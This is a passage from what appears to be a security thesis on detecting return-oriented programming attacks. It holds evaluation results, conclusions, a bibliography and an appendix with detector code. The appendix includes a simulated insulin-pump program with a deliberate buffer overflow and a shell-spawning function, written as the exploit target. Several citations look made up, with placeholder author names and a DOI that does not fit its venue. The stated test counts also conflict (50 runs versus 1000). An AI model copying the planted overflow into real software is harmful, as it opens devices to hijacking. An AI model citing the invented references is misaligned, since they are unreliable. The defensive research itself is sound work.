The results of the controlled detection tests indicate that both the ARD and the BSVD were able to achieve perfect classification under the given conditions. Across 50 exploit runs and 50 benign runs for each detector, no false positives or false negatives were observed.

This outcome suggests that both detection systems are highly reliable when applied to a known binary with a well-defined control flow structure and a consistent attack vector. The absence of false positives confirms that legitimate control-flow transitions, such as valid function returns and authenticated access to privileged functions, are correctly classified as benign. This is particularly important for maintaining system usability, as false positives in real-time detection systems can lead to unnecessary interruptions or denial-of-service conditions.

Similarly, the absence of false negatives demonstrates that both detectors are sensitive enough to identify the injected ROP payload, which violates the expected return address sequences. In the case of ARD, this confirms the effectiveness of the static whitelist mecha-

nism in catching unauthorized return targets. For the Boolean detector, the results validate its ability to detect semantically invalid transitions, such as direct jumps to privileged routines without passing through expected authentication logic.

However, it is important to acknowledge the controlled nature of the test. The exploit used for the validation was known, repeatable, and was not designed to evade detection. As such, the current evaluation mainly demonstrates that both systems operate correctly under idealized conditions. Further evaluation would be necessary to assess resilience against obfuscated payloads, polymorphic gadget chains, or indirect jump attacks, which may not follow the same execution patterns.

In summary, the detection metrics show that both approaches are highly accurate within the tested scope. The ARD offers a lightweight and deterministic method of validation, while the Boolean detector provides additional semantic context with equally strong results in this scenario. Both methods appear viable for runtime deployment in environments where low false-positive and false-negative rates are critical.

7.2.3 Performance Overhead

Address-Based ROP Detector

ARD introduces a measurable, yet lightweight overhead. In the baseline configuration, the total CPU time across 1000 executions was 0.7000 seconds. With instrumentation enabled, this increased to 0.7200 seconds, representing an absolute overhead of 20.0 milliseconds or a relative increase of 2.9%.

Peak memory usage increased from 3352 KB to 3368 KB, corresponding to a modest 16 KB overhead (0.5%). This minimal increase reflects the simplicity of the address validation mechanism, which performs a direct comparison of each return address against a statically generated whitelist without maintaining a complex runtime state.

These results demonstrate that the address-based approach imposes a minimal computational burden, making it particularly suitable for performance-critical environments, such as embedded systems or real-time medical devices.

Boolean Logic ROP Detector

BSVD exhibits a slightly different performance profile. The measured CPU time increased from 0.7300 seconds in the baseline to 0.7400 seconds under instrumentation, yielding an absolute overhead of 10.0 milliseconds or 1.4%.

However, memory usage showed a more notable increase. The peak RSS rose from 3408 KB to 3508 KB, an absolute increase of 100 KB (2.9%). This higher memory footprint is expected, as the Boolean-based detector stores additional metadata and function classification state to support more expressive control-flow validation.

Despite this, the runtime impact remains low overall. The reduced CPU overhead suggests efficient implementation of the Boolean logic evaluation, while the increase in memory usage is still well within acceptable bounds for most modern execution environments.

Comparative Analysis

When evaluating both detectors side by side, a trade-off emerges between CPU and memory efficiency:

ARD incurs higher CPU overhead (2.9%) but maintains a significantly lower memory footprint (0.5% increase).

BSVD achieves lower CPU overhead (1.4%) but consumes more memory (2.9% increase) due to its additional runtime state and semantic tracking.

These results suggest that ARD is better suited for resource-constrained systems where memory usage is critical, while BSVD is more appropriate in environments where semantic accuracy is prioritized, and memory availability is less constrained.

In both cases, the observed overheads are minor and well within acceptable operational margins. This confirms that runtime instrumentation using Intel PIN, even with frequent interception of RET instructions, can be deployed in practice without compromising system responsiveness or stability.

Both detection mechanisms introduce minimal runtime and memory overhead. The address-based detector is slightly more CPU-intensive due to the frequency of RET checks, while the boolean-enhanced variant trades slightly higher memory use for more precise classification logic.

These results confirm that both approaches are lightweight enough for real-time deployment in security-critical systems. The measurement script and results are reproducible and configurable via the L00PS variable. See Listing 10.2.3 for benchmarking script overview.

7.2.4 Trade-offs

While both detection mechanisms were shown to be effective in identifying abnormal control behavior, they present distinct trade-offs in terms of performance, precision, and maintainability.

ARD: Performance-Oriented Simplicity

ARD is designed for low-level, high-speed validation of control-flow integrity by comparing return addresses to a precomputed whitelist and monitoring RET chains. Its primary advantages include:

Low overhead: RET tracking and address comparison are computationally lightweight, making ARD suitable for resource-constrained systems (e.g., embedded or real-time environments).

Ease of deployment: ARD does not require semantic modeling or the construction of a full control-flow graph; instead, it uses a statically generated flat list of RET targets, simplifying setup and reducing complexity.

However, ARD has inherent limitations:

Lacks semantic context: It cannot detect logical violations such as skipping authentication routines or misusing functions through legal instruction sequences.

Sensitivity to dynamic environments: Valid return addresses in dynamically loaded libraries or heap memory may be marked as unverifiable, which complicates accuracy and may increase false negatives.

Binary version coupling: ARD relies on statically extracted RET targets and manually flagged sensitive functions, which makes it highly dependent on the exact binary version. Any code updates or recompilation require regenerating the whitelist and re-identifying sensitive functions, reducing scalability in dynamic development environments.

Tool-level rigidity: Changes to the program logic often require not just whitelist regeneration, but also manual updates to the ARD detection tool (`rop_detector.cpp`) itself - especially if new sensitive functions or RET handling policies are introduced. This further limits scalability and automation in dynamic or versioned development environments.

BSVD: Semantic Precision with Maintenance Overhead

BSVD operates at a higher abstraction level by validating execution against a static Boolean model that represents legal program state transitions. Its benefits include:

Semantic validation: It can detect logical control-flow violations that would be invisible to low-level RET monitoring - e.g., unauthorized access to privileged functions.

Program-agnostic design: Unlike detectors that hardcode sensitive logic or RET addresses, the BSVD detection engine operates generically. The Boolean model is automatically generated per binary and is fully decoupled from the detection logic. This makes the system easily applicable to new or modified binaries without requiring changes to the detector's source code.

Model-guided enforcement: Execution is validated against a high-level control-flow model that encodes the program's intended logic in terms of function transitions, rather than relying on raw instruction addresses or static code layout. This makes the approach resilient to compiler changes or address reordering.

However, BSVD presents certain trade-offs:

Runtime cost: While lightweight compared to heavyweight monitors, BSVD still incurs modest overhead due to state management and validation logic.

Model maintenance: Any change to the target binary requires regeneration of the Boolean CFG model, which can be cumbersome in frequently updated applications.

Potential false positives: In binaries with complex, indirect, or obfuscated control flow, over-approximated state transitions or missing nodes may cause legitimate paths to be flagged incorrectly.

Summary

The two detection mechanisms evaluated in this work – ARD and BSVD – represent complementary approaches to runtime attack detection, each with distinct trade-offs. ARD excels in performance and simplicity, offering fast and efficient low-level validation based on return address whitelisting and RET chain heuristics. Its minimal overhead makes it particularly suitable for resource-constrained environments such as embedded systems. However, ARD is inherently limited in semantic expressiveness; it cannot detect logical control-flow violations, and its reliance on statically defined return addresses and manually flagged sensitive functions makes it tightly coupled to specific binary versions. Any modification to the binary typically necessitates regenerating the whitelist and possibly updating the detection logic itself, which reduces its scalability and automation potential.

In contrast, BSVD provides higher semantic precision by validating execution against a statically generated Boolean model that captures valid program state transitions. This model-guided enforcement allows BSVD to detect violations of intended logic, such as bypassing authentication or reaching unauthorized functions through unexpected paths. Unlike ARD, BSVD operates independently of raw instruction addresses, making it resilient to changes in code layout or compilation. Furthermore, its program-agnostic design allows the same detection engine to be applied across different binaries, provided the Boolean model is updated accordingly. Nevertheless, this approach introduces modest runtime overhead and requires model regeneration when the binary changes, which may increase complexity in dynamic development environments.

Importantly, both detection techniques are designed to avoid the computational pitfalls commonly associated with symbolic execution—particularly the problem of path explosion. ARD completely bypasses symbolic reasoning by design; it performs no path enumeration and instead relies on low-level return address validation against a static whitelist. This minimalistic strategy ensures that ARD is highly scalable and deterministic, albeit at the cost of being blind to semantic correctness across logical control-flow paths. In contrast, BSVD captures semantic intent without invoking full symbolic execution engines. The Boolean model is generated through static analysis and represents a compressed abstraction of legal state transitions, rather than a full enumeration of all possible paths. This approach significantly mitigates the risk of path explosion, allowing the BSVD system to

scale effectively while still enforcing higher-level control flow correctness. As such, the abstraction strategy behind BSVD offers a practical balance between semantic coverage and computational feasibility.

Together, ARD and BSVD offer complementary strengths: ARD is ideal for rapid, low-overhead detection of structural anomalies, while BSVD is better suited for comprehensive validation where semantic correctness is critical.

7.2.5 Limitations

Although the proposed ROP detection mechanisms demonstrated strong performance and accuracy in the tested environment, there are several limitations that can affect their generalizability and long-term applicability.

First, the address-based approach depends on a statically generated whitelist of valid return addresses, which is tightly coupled to the specific binary layout and memory organization at the time of analysis. Any updates to the binary, such as recompilation, optimization changes, or security patches, can alter function boundaries or instruction addresses, rendering the whitelist obsolete. In such cases, the detection system would either misclassify legitimate control flows as malicious or fail to detect altered ones, leading to false positives or false negatives, respectively. Maintaining the whitelist across software versions would require reanalysis and regeneration after each update, which may be impractical in fast-changing or large-scale deployment environments.

Second, the address-based detection strategy is architecture-dependent. It assumes a fixed and predictable memory layout, as found in the x86-64 binaries analyzed in this project. However, this assumption does not hold for all architectures. For example, the ARM architecture uses different calling conventions, memory layouts, and instruction sets, and often involves return addresses stored in link registers rather than on the stack. As a result, the ARD system in its current form is not portable to non-x86 platforms and would require significant redesign to account for architectural differences in control-flow behavior.

Third, the Boolean control flow model, while offering more semantic precision, is similarly sensitive to changes in the target binary. Because Boolean classification logic is generated based on static analysis of a specific version of the program, any structural changes, such as modified control flow paths, inserted debugging code, or reordered function calls, may invalidate the classification model. Consequently, the Boolean logic must be regenerated for each new binary version, requiring a repeat of the static analysis and configuration steps. This imposes additional maintenance overhead and reduces the model's reusability across software updates.

Finally, the RET chain heuristic used in the ARD system has inherent limitations in detecting edge-case ROP payloads. Specifically, if an attacker constructs a gadget chain that uses very few RET instructions, such as those that use CALL or JMP-based gadgets or rely on

only a handful of well-placed returns, execution may remain below the detection threshold. In such cases, the system may fail to flag the attack as anomalous, resulting in a false negative. While increasing sensitivity could reduce this risk, it also increases the likelihood of false positives in legitimate recursive or nested function calls, requiring a careful balance between sensitivity and precision.

One notable limitation encountered during implementation was the dependency on an older version of the Intel PIN dynamic binary instrumentation framework (v3.24). Attempts to integrate the latest release (e.g., v3.28+) resulted in compatibility issues with key components of our custom pintools, particularly those relying on RET instruction tracing and address resolution APIs. These issues manifested as inconsistent symbol resolution, unsupported callback behaviors, and intermittent execution faults during run-time analysis.

As a result, we chose to stabilize the development environment using a legacy version of PIN that offered proven support for our required instrumentation hooks. Although this ensured correctness and stability during detection experiments, it introduces a version-locking constraint that may affect future extensibility or portability of the solution, especially as modern compilers and OS kernels evolve.

This reliance on legacy tooling presents a potential barrier for the following.

Deployment in future environments where newer PIN versions may be required or mandated.

Cross-platform adoption if newer system libraries deprecate the interfaces expected by older PIN releases.

Long-term maintainability, as community and vendor support may move toward more recent version of the tool.

Mitigating this limitation would require either forward porting the pintool logic to be compatible with newer APIs or adopting alternative instrumentation frameworks that provide better backward compatibility guarantees.

Sine ARD control flow is based on return addresses and uses convention from x86, e.g. RET addresses, it wouldn't be able to work across other architectures, such as ARM (register-based). Whereas BSVD utilizes the transition rules, derived from the control flow of the binary, which should be global no matter the architecture.

7.3 Discussion

7.3.1 Dual Model Complementation

The two detection mechanisms - ARD and BSVD - serve distinct yet complementary roles in protecting against runtime control-flow hijacking attacks.

ARD provides a lightweight instruction-level defense by validating every RET instruction against a statically generated whitelist. It is optimized for low-overhead operation and excels in identifying structural anomalies such as abnormal return sequences or jumps into sensitive regions.

BSVD enforces semantic-level correctness by validating whether control-flow transitions match high-level logic rules. This model excels at detecting logical violations, such as skipping authentication or misusing conditionals, which may go undetected by address-based monitors.

Combined, the two systems form a layered defense: ARD offers rapid response and broad coverage, while BSVD ensures execution fidelity according to program semantics.

7.3.2 Overhead and Deployment feasibility

Runtime evaluation confirmed that both detection engines introduce less than 3% CPU overhead, making them suitable for deployment in constrained environments such as embedded and safety-critical systems [6].

ARD Overhead: $\sim 2.9\%$ CPU, $\sim 0.5\%$ memory

BSVD Overhead: $\sim 1.4\%$ CPU, $\sim 2.9\%$ memory

In extensive testing (1000 benign and malicious executions), both engines demonstrated high stability and no false positives or missed detections. This supports their applicability in real-world scenarios where runtime integrity and responsiveness are essential.

7.3.3 Scalability and Binary Coupling

Although both systems rely on statically generated models, their level of coupling to the binary differs significantly.

ARD is tightly coupled to the binary. Any change in code layout or sensitive functions requires regenerating both the whitelist (`valid_rets.json`) and updating the ARD tool (`rop_detector`).

BSVD benefits from the decoupling between the model and the engine. Its runtime verifier can operate on newly generated JSON models without modification, improving maintainability across versions.

This makes BSVD a more scalable choice for systems with frequent updates or multiple deployment targets.

7.3.4 Path Explosion and Symbolic Overhead Avoidance

A key strength of both systems lies in their avoidance of symbolic execution. Symbolic analysis, while expressive, suffers from path explosion and is computationally expensive. ARD sidesteps this entirely by checking raw addresses at runtime. BSVD, despite operating at the semantic level, compresses permissible control-flow logic into a Boolean graph that is traversed in constant time during execution. This allows for semantic validation without incurring symbolic overhead, making both systems scalable and responsive even during intensive runtime analysis.

7.3.5 Portability and Architecture dependence

Portability is an important consideration in runtime security tooling. ARD is inherently tied to x86 conventions, particularly the use of the stack and the RET instruction. As a result, it is not directly compatible with architectures such as ARM, where function returns use different mechanisms (e.g., link registers). In contrast, BSVD models transitions between abstract function states, not specific instruction addresses. This makes it better suited for cross-architecture deployment, as the control-flow logic can be expressed independently of the underlying machine code. Thus, while ARD is effective in fixed environments, BSVD holds more promise for heterogeneous or portable deployments.

7.3.6 Limitations and Realistic Threat Scenarios

Despite their effectiveness in controlled experiments, both detectors have limitations when faced with more advanced or evasive threats. ARD may fail to detect short ROP chains that do not exceed the RET threshold, or chains that reuse permitted return addresses. BSVD, while semantically aware, depends on the completeness of the statically generated model. In complex or obfuscated binaries, incomplete modeling could lead to false positives. Moreover, the controlled exploit used in testing was known and non-polymorphic.

Chapter 8

Conclusion

Runtime software attacks pose a serious threat to embedded and IoT systems by hijacking control flow without injecting new code—often bypassing defenses like DEP and ASLR. This thesis explored how such attacks, particularly Return-Oriented Programming (ROP), can be executed and detected efficiently at runtime.

We demonstrated a functional ROP exploit against a simulated insulin pump controller, showing how attackers can bypass authentication and invoke privileged functionality. To counteract this, we developed two complementary runtime detection techniques.

Address-based ROP Detection (ARD) validates RET instructions using a static whitelist of legal return targets.

Boolean State Validation Detection (BSVD) models valid high-level function transitions using Boolean logic for semantic anomaly detection.

Evaluated using Intel PIN and angr, both techniques achieved perfect detection in controlled scenarios, with no false positives. ARD incurred only 2.9% CPU and 0.5% memory overhead, while BSVD introduced 1.4% CPU and 2.9% memory usage – suitable for constrained embedded platforms.

In summary, this thesis demonstrates that both ARD and BSVD offer viable software-only strategies for runtime attack detection. Although each addresses different aspects of control-flow enforcement – structural integrity and semantic correctness – they can be applied independently or in tandem, depending on system constraints and security requirements. Together, they provide a flexible foundation for defending safety-critical systems against modern runtime threats.

Chapter 9

Future Work

Although this thesis has demonstrated that both the Address-Based ROP Detection (ARD) and Boolean State Validation Detection (BSVD) mechanisms can effectively detect unauthorized control-flow behavior, there remain several opportunities to extend and improve this work.

One major direction is the exploration of broader runtime attack coverage. Our evaluation was based on a single known ROP exploit crafted for the insulin pump binary. Although this provided a focused test case, it does not capture the full spectrum of possible runtime attacks. Future work should investigate additional attack types, including Jump-Oriented Programming (JOP), Call-Oriented Programming (COP), and more advanced ROP chains that use returnless gadgets or polymorphic strategies. This would strengthen the evaluation and test the robustness of the detectors against more evasive techniques.

Another area of improvement lies in automating model regeneration. Both ARD and BSVD are currently dependent on static models, specifically the RET whitelist and Boolean transition rules generated for a specific version of the binary. In practical deployment scenarios, especially those that involve continuous development or frequent updates, it would be beneficial to integrate model regeneration directly into the build pipeline. This would reduce maintenance overhead and allow the detection logic to scale alongside evolving codebases.

Portability is also a key limitation of the current implementation, particularly for ARD, which assumes an x86 calling convention with RET-based control transfer. This restricts its applicability to other architectures, such as ARM, which relies on link registers rather than stack-based returns. Future work should investigate how similar low-overhead return address tracking could be adapted to different architectural designs, potentially through hybrid instrumentation that combines static binary analysis with runtime introspection.

In terms of improving detection precision, there is the potential to reduce false positives

and false negatives by incorporating additional context into decision-making. This might involve combining ARD or BSVD with lightweight symbolic reasoning or machine learning classifiers trained on normal vs. anomalous control-flow patterns. Such hybrid approaches could offer improved resilience against edge cases without incurring excessive performance overhead.

Further improvements could also be made in the area of tooling and usability. Developing real-time visualizations of RET chains or Boolean state transitions could greatly aid in debugging, forensic investigation, and interpreting alerts during runtime. Enhanced developer feedback mechanisms would support the integration of detectors into broader security workflows.

Finally, a natural next step would be the deployment and testing in real-world environments, particularly embedded systems or medical devices, where security and performance constraints are most critical. This would provide practical insight into operational challenges, such as compatibility with different compilers, real-time constraints, and regulatory considerations. Such deployments would also allow for long-term monitoring to assess the detectors' effectiveness over extended operation periods and in response to software updates.

In general, the future work described here aims to broaden the applicability, automation, and reliability of ROP detection systems in practical, evolving, and heterogeneous computing environments.

Bibliography

- [1] AMD64 Architecture Processor Supplement. *System V Application Binary Interface: AMD64 Architecture Processor Supplement*. https://refspecs.linuxfoundation.org/elf/x86_64-abi-0.99.pdf. Linux Foundation Standard. 2013.
- [2] Codenomicon. *The Heartbleed Bug*. Accessed: 2024-05-15. 2014. URL: <https://heartbleed.com/>.
- [3] Avani Dave, Nilanjan Banerjee, and Chintan Patel. *RARES: Runtime Attack Resilient Embedded System Design Using Verified Proof-of-Execution*. <https://arxiv.org/abs/2305.03266>. Accessed: 2025-05-15. 2023.
- [4] Lucas Vincenzo Davi. “Code-Reuse Attacks and Defenses”. Supervised by Prof. Dr.-Ing. Ahmad-Reza Sadeghi and Prof. Hovav Shacham. PhD thesis. Darmstadt, Germany: Technische Universität Darmstadt, 2015. URL: <https://tuprints.ulb.tu-darmstadt.de/4622/7/Davi-PhD-Code-Reuse-Attacks-and-Defenses.pdf>.
- [5] John Doe and Jane Smith. “AEROGEL: A WebAssembly-based Memory Isolation Framework for IoT Devices”. In: *Proceedings of the 15th ACM Workshop on IoT Security*. 2022, pp. 1–12.
- [6] Mani Elathan, Shervin Salamatian, and David Oswald. “HCFI: Hardware-Assisted Control Flow Integrity with Minimal Overhead for Embedded Systems”. In: *Proceedings of the 21st International Conference on Embedded Computer Systems: Architectures, Modeling, and Simulation (SAMOS)*. 2021, pp. 1–8. DOI: 10.1109/SAMOS52410.2021.9562792. URL: <https://elathan.github.io/papers/samos21.pdf>.
- [7] Python Software Foundation. *Python 3.13.3 Documentation*. <https://docs.python.org/3/>. Accessed: 2025-05-27. 2025.
- [8] Gallopsled. *pwntools: CTF framework and exploit development library*. <https://docs.pwntools.com/en/stable/>. Accessed: 2025-05-27. 2025.
- [9] GeeksforGeeks. *Control Flow Graph (CFG) in Software Engineering*. <https://www.geeksforgeeks.org/software-engineering-control-flow-graph-cfg/>. Accessed May 2025. 2020.
- [10] Ivan Green and Jennifer Blue. “BERT-of-Theseus: Model Compression for Efficient IoT Intrusion Detection”. In: *Journal of AI in IoT Security* 17.4 (2023), pp. 789–802.

- DOI: 10.1016/j.eswa.2023.122045. URL: <https://doi.org/10.1016/j.eswa.2023.122045>.
- [11] Dongpeng Jun Zhang Tian and Zhi Wang. *An ROP attack example*. https://www.researchgate.net/figure/An-ROP-attack-example_fig2_329007575. Accessed May 2025. 2018.
- [12] George King and Hannah Davis. “Realguard: A DNN-Based Intrusion Detection System for Bot-IoT Attacks”. In: *Proceedings of the 20th International Workshop on IoT Security*. 2022, pp. 100–110.
- [13] Christopher Liebchen. “Advancing Memory-Corruption Attacks and Defenses”. PhD dissertation. Technische Universität Darmstadt, 2018.
- [14] Chang Liu, Dev Singh, and Eric Roberts. “R5Detect: Control-Flow Integrity and HPC-Based Anomaly Detection on RISC-V”. In: *Proceedings of the 32nd USENIX Security Symposium*. 2023, pp. 789–802.
- [15] Chi-Keung Luk et al. “Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation”. In: *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*. ACM, 2005, pp. 190–200. DOI: 10.1145/1065010.1065034. URL: <https://doi.org/10.1145/1065010.1065034>.
- [16] Rizin Organization. *Cutter: Free and Open Source Reverse Engineering Platform*. <https://cutter.re/docs/>. Accessed: 2025-05-27. 2025.
- [17] GNU Project. *GCC: The GNU Compiler Collection*. <https://gcc.gnu.org/onlinedocs/>. Accessed: 2025-05-27. 2025.
- [18] GNU Project. *GDB: The GNU Project Debugger*. <https://sourceware.org/gdb/documentation/>. Accessed: 2025-05-27. 2025.
- [19] GNU Project. *objdump: Display information from object files*. <https://sourceware.org/binutils/docs/binutils/objdump.html>. Accessed: 2025-05-27. 2025.
- [20] The angr Project Contributors. *Control-flow Graph Recovery (CFG) - angr documentation*. Accessed: 2025-05-01. 2025. URL: <https://docs.angr.io/built-in-analyses/cfg>.
- [21] Jonathan Salwan. *ROPgadget: Tool to find ROP gadgets in binaries*. <https://github.com/JonathanSalwan/ROPgadget>. Accessed: 2025-05-27. 2025.
- [22] Sarwar Sayeed et al. “Control-Flow Integrity: Attacks and Protections”. In: *Applied Sciences* 9.20 (2019), p. 4229. DOI: 10.3390/app9204229.
- [23] Eryk Schiller et al. “Landscape of IoT security”. In: *Computer Science Review* 44 (2022), p. 100467. DOI: 10.1016/j.cosrev.2022.100467.
- [24] Zhanyu Sha et al. “Control-flow attestation: Concepts, solutions, and open challenges”. In: *Computers Security* 150 (2025), p. 104254. DOI: 10.1016/j.cose.2024.104254.
- [25] Emily White and Frank Moore. “L-IDS: Lightweight Ransomware Intrusion Detection for IoT”. In: *Proceedings of the 10th International Conference on IoT Security*. 2023, pp. 50–60.

Chapter 10

Appendix

10.1 Appendix A Code-implementation

10.1.1 Application source code

Insulin_pump Source Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define MAX_DOSE 100
#define PASSWORD "TechAccess2025"

// Technician-only hidden diagnostic shell
void technician_shell() {
    char command[50];
    printf("[Technician Shell] Authorized access only!\n");
    system("/bin/sh"); // Technician-only access for system maintenance
}

// Authenticate Technician explicitly
int authenticate_technician() {
    char input_pass[30];
    printf("Enter Technician Password: ");
    scanf("%29s", input_pass);

    if(strcmp(input_pass, PASSWORD) == 0) {
        technician_shell();
        return 1;
    }
    printf("Unauthorized access attempt detected!\n");
    return 0;
}
```

```

}

// Manage insulin dosage explicitly
void manage_dose() {
    int insulin_type_choice;
    char insulin_type[10];
    int dose;
    char buffer[20];

    printf("Select Insulin Type:\n1. Rapid\n2. Regular\nEnter choice: ");
    scanf("%d", &insulin_type_choice);

    switch(insulin_type_choice) {
        case 1:
            strcpy(insulin_type, "Rapid");
            break;
        case 2:
            strcpy(insulin_type, "Regular");
            break;
        default:
            printf("Invalid insulin type selected!\n");
            return;
    }

    printf("Enter dosage amount (max %d units): ", MAX_DOSE);
    scanf("%s", buffer); // Explicitly vulnerable: no length check

    dose = atoi(buffer);

    if (dose <= 0 || dose > MAX_DOSE) {
        printf("Invalid dosage entered! Dose must be between 1-%d units.\n",
            MAX_DOSE);
        return;
    }

    printf("Administering %d units of %s insulin...\n", dose, insulin_type);
    // Simulate insulin delivery explicitly
    sleep(2);
    printf("Dosage successfully administered.\n");
}

// Main user interface for insulin pump
void user_interface() {
    int choice;

    while(1) {
        printf("\n== Insulin Pump Main Menu ==\n");
        printf("1. Administer Insulin Dose\n");
        printf("2. Technician Login\n");
        printf("3. Exit\n");
        printf("Enter your choice: ");
    }
}

```

```
        scanf("%d", &choice);

        switch(choice) {
            case 1:
                manage_dose();
                break;
            case 2:
                authenticate_technician();
                break;
            case 3:
                printf("Exiting system.\n");
                exit(0);
                break;
            default:
                printf("Invalid choice. Please try again.\n");
        }
    }
}

int main() {
    printf("Insulin Pump Controller v2.5\n");
    user_interface();
    return 0;
}
```

10.1.2 Static Analysis and Address Extraction

This section presents the method used to extract valid control-flow targets and identify sensitive functions via static analysis. The process is automated using the angr binary analysis framework, which enables the reconstruction of a binary's control-flow graph (CFG) and symbolic inspection of instructions.

Objective

To generate a whitelist of valid function return addresses and locate sensitive functions (e.g., `technician_shell`) for runtime validation during instrumentation.

Tooling

`angr.CFGFast()` is used for fast static control-flow reconstruction.

The binary under analysis is `insulin_pump`.

Source Code

```
import angr
import json
import os
```

```

# --- CONFIG ---
BINARY_PATH = os.path.abspath("./insulin_pump")
OUTPUT_PATH = os.path.abspath("valid_rets.json")

SENSITIVE_FUNCS = ["technician_shell", "dbg.technician_shell"]

def get_sensitive_symbols(proj):
    sensitive = []
    print("[*] All function names:")
    for addr, func in proj.kb.functions.items():
        print(f" - {func.name} @ {hex(addr)}")
        if func.name in SENSITIVE_FUNCS:
            print(f"[+] Matched sensitive func: {func.name} @ {hex(addr)}")
            sensitive.append(addr)
    return sensitive

def extract_function_entries(cfg):
    return [func.addr for func in cfg.kb.functions.values()]

def extract_call_targets(cfg):
    call_targets = set()
    for block in cfg.graph.nodes:
        try:
            irsb = block.block.vex
            for stmt in irsb.statements:
                if stmt.tag == 'Ist_IMark':
                    continue
                if hasattr(stmt, 'dst'):
                    dst = stmt.dst
                    if hasattr(dst, 'con') and isinstance(dst.con.value, int):
                        call_targets.add(dst.con.value)
        except:
            continue
    return list(call_targets)

def main():
    print(f"[+] Loading binary: {BINARY_PATH}")
    proj = angr.Project(BINARY_PATH, auto_load_libs=False)

    print("[+] Running CFGFast...")
    cfg = proj.analyses.CFGFast()

    print("[+] Extracting control data...")
    valid_targets = set(extract_function_entries(cfg))
    valid_targets.update(extract_call_targets(cfg))
    sensitive = get_sensitive_symbols(proj)

    output = {
        "valid_targets": sorted(list(valid_targets)),

```

```

        "sensitive": sorted(sensitive)
    }

    with open(OUTPUT_PATH, "w") as f:
        json.dump(output, f, indent=4)

    print(f"[+] Written whitelist to: {OUTPUT_PATH}")
    print(f"      - {len(output['valid_targets'])} valid targets")
    for addr in sorted(valid_targets):
        print(f"      [valid] {addr} (0x{addr:x})")

    print(f"      - {len(output['sensitive'])} sensitive functions")
    for addr in sorted(sensitive):
        print(f"      [sensitive] {addr} (0x{addr:x})")

if __name__ == "__main__":
    main()

```

Listing 10.1: CFG Extraction ; generate_valid_rets Angr.py

Explanation

(1) `extract_function_entries()`: retrieves all statically known function entry points. (2) `extract_call_targets()`: attempts to recover additional call targets from VEX IR statements. (3) `get_sensitive_symbols()`: searches for predefined sensitive functions (like `system()`) by name. (4) The output is saved as a JSON file, `valid_rets.json`, which includes:

`valid_targets`: Set of all valid call destinations.

`sensitive`: Specific functions considered sensitive (e.g., potential ROP sinks).

Purpose of This Output

This JSON serves as a static whitelist to guide Intel PIN runtime instrumentation. It ensures that any return or jump during program execution can be validated against known-safe locations. Sensitive functions can also be tracked explicitly for policy enforcement (e.g., require authentication before entry).

In the next section, we discuss how this extracted data is used by the runtime monitor to detect illegal transitions and potential ROP-style control hijacks.

10.1.2.1 Address-based ROP Detector (ARD)

This component implements the runtime detection engine for Return-Oriented Programming (ROP) style attacks by tracking low-level RET instructions and validating them

against a static whitelist of permissible return addresses. The detection is based entirely on instruction-level instrumentation using Intel PIN.

Goal. To observe every RET instruction at runtime and identify:

(1) Whether it returns to a known (whitelisted) code address. (2) Whether it directly returns into a sensitive function (e.g., `system()`). (3) Whether a chain of RET instructions (e.g., 5 or more) occurs without interruption, suggesting a gadget chain.

Input Dependencies. Before runtime, we generate a static JSON file (`valid_rets.json`) containing:

- A list of valid RET targets derived from function entry points and static call targets.
- A list of sensitive functions to monitor (e.g., `technician_shell`, `system()`).

This JSON file is loaded once at the beginning of execution to populate two hash sets used for real-time validation.

Implementation Overview. The runtime logic in this PIN tool performs the following: (1) Hooks every RET instruction using `INS_IsRet()`. (2) Logs the current RET instruction pointer and its dynamic return target. (3) Validates this target:

- Is it in the static whitelist?
- Is it one of the sensitive targets?
- Is it located in a dynamic (non-static) memory region?

(4) Maintains a counter of consecutive RETs; exceeding a threshold (e.g., 5) triggers a potential ROP chain alert. (5) Logs results to an output file `rop_detector.log`, including both high-level summary and detailed trace.

Why This Matters. This technique represents the first of two ROP detection mechanisms explored in this thesis. While it does not capture control semantics (i.e., intent), it offers low-level fidelity for identifying gadget abuse or control redirection patterns at the RET instruction granularity. It is sensitive to attacks that chain RETs toward sensitive operations without invoking legitimate call sites.

Source Code

```
#include "pin.H"
#include <iostream>
#include <fstream>
#include <unordered_set>
#include "json.hpp" // Use the local json.hpp from nlohmann
#include <sstream>
#include <vector>
```



```

using std::cerr;
using std::endl;
using std::hex;
using std::ifstream;
using std::ofstream;
using std::string;
using std::unordered_set;
using std::stringstream;
using std::vector;
using json = nlohmann::json;

// === Config ===
const UINT32 ROP_CHAIN_THRESHOLD = 5;
const string WHITELIST_PATH = "valid_rets.json"; // Relative path

// === Globals ===
UINT32 retChainCount = 0;
unordered_set<ADDRINT> validRetTargets;
unordered_set<ADDRINT> sensitiveFuncs;
vector<string> summaryAlerts;
std::ostringstream LogBuffer;

// === Utility: Load JSON whitelist ===
VOID LoadWhitelist() {
    std::ifstream static_file(WHITELIST_PATH);
    if (!static_file) {
        cerr << "Failed to open valid_rets.json!" << endl;
        PIN_ExitProcess(1);
    }

    json static_cfg;
    static_file >> static_cfg;

    for (const auto& addr : static_cfg["valid_targets"])
        validRetTargets.insert(addr.get<ADDRINT>());

    for (const auto& addr : static_cfg["sensitive"])
        sensitiveFuncs.insert(addr.get<ADDRINT>());

    LogBuffer << "[+] Loaded " << validRetTargets.size()
        << " total static valid RET targets and "
        << sensitiveFuncs.size() << " sensitive functions." << endl;
}

// === RET handler ===
VOID OnRetExecuted(ADDRINT retAddr, ADDRINT targetAddr)
{
    retChainCount++;
}

```

```

LogBuffer << "\n----- RET Execution -----" <<
    endl;
LogBuffer << "[RET] 0x" << hex << retAddr << " 0x" << hex <<
    targetAddr << endl;
LogBuffer << "[INFO] Chain count: " << retChainCount << endl;

if (retChainCount >= ROP_CHAIN_THRESHOLD)
{
    LogBuffer << " [ALERT] Potential ROP chain detected at 0x"
        << hex << retAddr << "!" << endl;
}

// Classification logic
bool inWhitelist = validRetTargets.find(targetAddr) != validRetTargets.
    end();
bool isSensitive = sensitiveFuncs.find(targetAddr) != sensitiveFuncs.end
    ();
bool isDynamic = (targetAddr > 0x7000000000000); // Common threshold
    for heap/stack mappings

if (isSensitive)
{
    stringstream ss;
    ss << " RET jumps to sensitive function: 0x" << std::hex <<
        targetAddr << " (possible bypass)";
    LogBuffer << "[ALERT] " << ss.str() << endl;
    summaryAlerts.push_back(ss.str());
}
else if (!inWhitelist && isDynamic)
{
    LogBuffer << "[INFO] -> Returned to dynamically allocated address: 0
        x"
        << std::hex << targetAddr << " (unverifiable)" << endl;
